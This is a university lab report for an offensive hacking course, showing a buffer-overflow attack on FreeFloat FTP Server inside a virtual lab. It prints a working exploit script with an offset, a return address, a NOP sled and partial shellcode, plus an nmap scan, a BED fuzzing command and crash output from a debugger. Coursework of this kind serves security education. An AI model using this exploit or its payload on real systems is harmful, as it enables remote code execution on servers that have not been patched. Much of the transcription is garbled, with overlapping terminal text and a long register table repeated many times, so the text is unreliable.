



IE4012

Offensive Hacking Tactical and Strategic

4th Year, 1st Semester

Report Submission

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

10.05.2020

1.Nano exploit.py





Figure 1

2. Inside the exploit.py



The screenshot shows a Kali Linux virtual machine running Oracle VM VirtualBox. The terminal window is titled "root@kali: ~/Desktop/FTP_Server" and displays the GNU nano 3.1 editor editing a file named "exploit.py". The code in the file is a Python exploit for FreeFloat FTP Server. It includes a header with the exploit title, date, author, vendor homepage, and tested environment. The code imports socket, sys, time, os, Tkinter, and tkinter, and uses os.system to clear the screen. The exploit function defines a target IP, junk, eip, nops, and a payload. The payload is a long string of hex characters representing a shellcode. A status bar at the bottom of the terminal shows the number of lines read and converted from DOS format.

```
Kali_Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Sun 04:07
root@kali: ~/Desktop/FTP_Server
File Edit View Search Terminal Help
GNU nano 3.1 exploit.py

#Exploit title: FreeFloat FTP Server Remote Command Execution USER Comm$
#Date: 06/12/2012
#Exploit Author: D35m0nd142
#Vendor Homepage: http://www.freefloat.com
#Tested on Windows XP SP3 with Ubuntu 12.04
#!/usr/bin/python
import socket,sys,time,os
import Tkinter,tkMessageBox
os.system("clear")
def exploit():
    target = ip.get()
    junk = "\x41" * 230      # Offest Number --> 230
    eip = "\x53\x93\x37\x7E" # 0x7E379353 FFE4 JMP E$
    nops = "\x90" * 20
    payload = ("\xb8\xe9\x78\x9d\xdb\xda\xd2\xd9\x74\x24\xf4\x5e\x2b$
"\xb1\x4f\x31\x46\x14\x83\xc6\x04\x03\x46\x10\x0b\x8d\x61" +
"\x33\x42\x6e\x9a\xc4\x34\xe6\x7f\xf5\x66\x9c\xf4\xa4\xb6" +
"\xd6\x59\x45\x3d\xba\x49\xde\x33\x13\x7d\x57\xf9\x45\xb0" +
"\x68\xcc\x49\x1e\xaa\x4f\x36\x5d\xff\xaf\x07\xae\xf2\xae" +
"\x40\xd3\xfd\xe2\x19\x9f\xac\x12\x2d\xdd\x6c\x13\xe1\x69" +
"\xcc\x6b\x84\xae\xb9\xc1\x87\xfe\x12\x5e\xcf\xe6\x19\x38" +
"\xf0\x17\xcd\x5b\xcc\x5e\x7a\xaf\xa6\x60\xaa\xfe\x47\x53" +
"\x92\xac\x79\x5b\x1f\xad\xbe\x5c\xc0\xd8\xb4\x9e\x7d\xda" +
"\x0e\xdc\x59\x6f\x93\x46\x29\xd7\x77\x76\xfe\x81\xfc\x74" +
"\x4b\xc6\x5b\x99\x4a\x0b\xd0\xa5\xc7\xaa\x37\x2c\x93\x88" +
"\x93\x74\x47\xb1\x82\xd0\x26\xce\xd5\xbd\x97\x6a\x9d\x2c" +

[ Read 63 lines (Converted from DOS format) ]
^G Get Help      ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify
^X Exit          ^R Read File    ^\ Replace      ^U Uncut Text   ^T To Linter
```

Figure 2

```
Kali_Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Applications ▾ Places ▾ Terminal ▾ Su ⬆

File Edit View Search Terminal Help


Automatic suspend
Computer will suspend ve

root@kali: ~/Desktop/FTP_Server# nmap 192.168.56.1
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-10 07:42 EDT
Nmap scan report for 192.168.56.1
Host is up (1.0s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsure
912/tcp   open  apex-mesh
1093/tcp  open  proofd
1113/tcp  open  ltp-deepspace
5357/tcp  open  wsddapi

Nmap done: 1 IP address (1 host up) scanned in 4.3501 seconds
root@kali: ~/Desktop/FTP_Server#
```

Figure 3

4. Run the `bed -s FTP -t192.168.56.1 -p 21 -u anonymous -v anonymous`



The screenshot shows a Kali Linux terminal window titled "Kali_Linux [Running] - Oracle VM VirtualBox". The terminal displays the output of an Nmap scan on 192.168.56.1, identifying several open ports including 21/tcp (ftp) and 443/tcp (https). After the scan, the user enters the command `bed -s FTP -t192.168.56.1 -p 21 -u anonymous -v anonymous`. An "Automatic suspend" dialog box is overlaid on the terminal, stating "Computer will suspend very soon because of inactivity." The terminal window also shows a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help", and a status bar at the bottom with various icons and a "Right Ctrl" label.

```
root@kali:~/Desktop/FTP_Server
File Edit View Search Terminal
Sun 07:44

Automatic suspend
Computer will suspend very soon because of inactivity.

443/tcp open https 3.1 exploit.py
445/tcp open microsoft-ds
902/tcp open pliss-realsecureeFloat FTP Server Remote Command Execution
912/tcp open teapex-mesh012
5357/tcp open plwsdapi: D35m0nd142
#Vendor Homepage: http://www.freefloat.com
Nmap done: 1 IP address (1 host up) scanned in 21.60 seconds
root@kali:~/Desktop/FTP_Server# clear
import socket,sys,time,os
root@kali:~/Desktop/FTP_Server# nmap 192.168.56.1
Starting Nmap ( "https://nmap.org" ) at 2020-05-10 07:42 EDT
Nmap scan report for 192.168.56.1
Host is up (1.0s latency) = ip.get()
Not shown: 990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
1093/tcp  open  proofd
1113/tcp  open  ltp-deepspace
5357/tcp  open  wsda

Nmap done: 1 IP address (1 host up) scanned in 03.50 seconds
root@kali:~/Desktop/FTP_Server# bed -s FTP -t 192.168.56.1 -p 21 -u anonymous -v anonymous
u anonymous -v anonymous
^O Write Out ^W Where Is ^K Cut Text ^J Jus
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To
```

Figure 4

5. It's Break the FTP server




Figure 5

6. Exit from the code

The image shows a Kali Linux terminal window and the Immunity Debugger interface. The terminal window displays the results of an Nmap scan and a Bed exploit attempt on an FTP server at 192.168.56.1. The Nmap scan shows several open ports, including 21/tcp (ftp), 135/tcp (msrpc), 139/tcp (netbios-ssn), 443/tcp (https), 445/tcp (microsoft-ds), 902/tcp (iss-realsecure), 912/tcp (apex-mesh), 1093/tcp (proofd), 1113/tcp (ltp-deepspace), and 5357/tcp (wsdapi). The Bed exploit attempt shows a buffer overflow on the 'USER' field, resulting in a crash. The Immunity Debugger window shows the CPU registers and the memory dump of the crashed process. The registers show the EIP register pointing to 00401000, which is the start of the 'main' function. The memory dump shows the 'USER' field containing the string 'XAXAX0x26...^Zd5\xbd\x97\x6a\x9d'. The status bar at the bottom of the debugger indicates an 'Access violation when executing [41414141] - use Shift' and the process is 'Paused'.

```
root@kali:~/Desktop/FTP_Server# nmap 192.168.56.1
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-10 07:42 EDT
Nmap scan report for 192.168.56.1 / www.freefloat.com
Host is up (1.0s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
1093/tcp  open  proofd
1113/tcp  open  ltp-deepspace
5357/tcp  open  wsdapi

Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds
root@kali:~/Desktop/FTP_Server# bed -s FTP -t 192.168.56.1 -p 21 -u anonymous -v anonymous
BED 0.5 by mjm ( www.codito.de ) & eric ( www.snake-basket.de )
+ Buffer overflow testing: \x3b\x99\x4a\x0b\x0d\x05\x07\x0a\x37\x2c\x93
testing: 1 \x47 USER XAXAX0x26...^Zd5\xbd\x97\x6a\x9d
[2]+  Stopped bed -s FTP -t 192.168.56.1 -p 21 -u anonymous -v anonymous
root@kali:~/Desktop/FTP_Server# exit
```

Registers (FPU)

Register	Value
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
ESP	00000000
EIP	00401000
ESI	0040044E
EDI	00000000
EIP	41414141
EAX	00000000
ECX	00000000
EDX	00000000
EBX	00000000
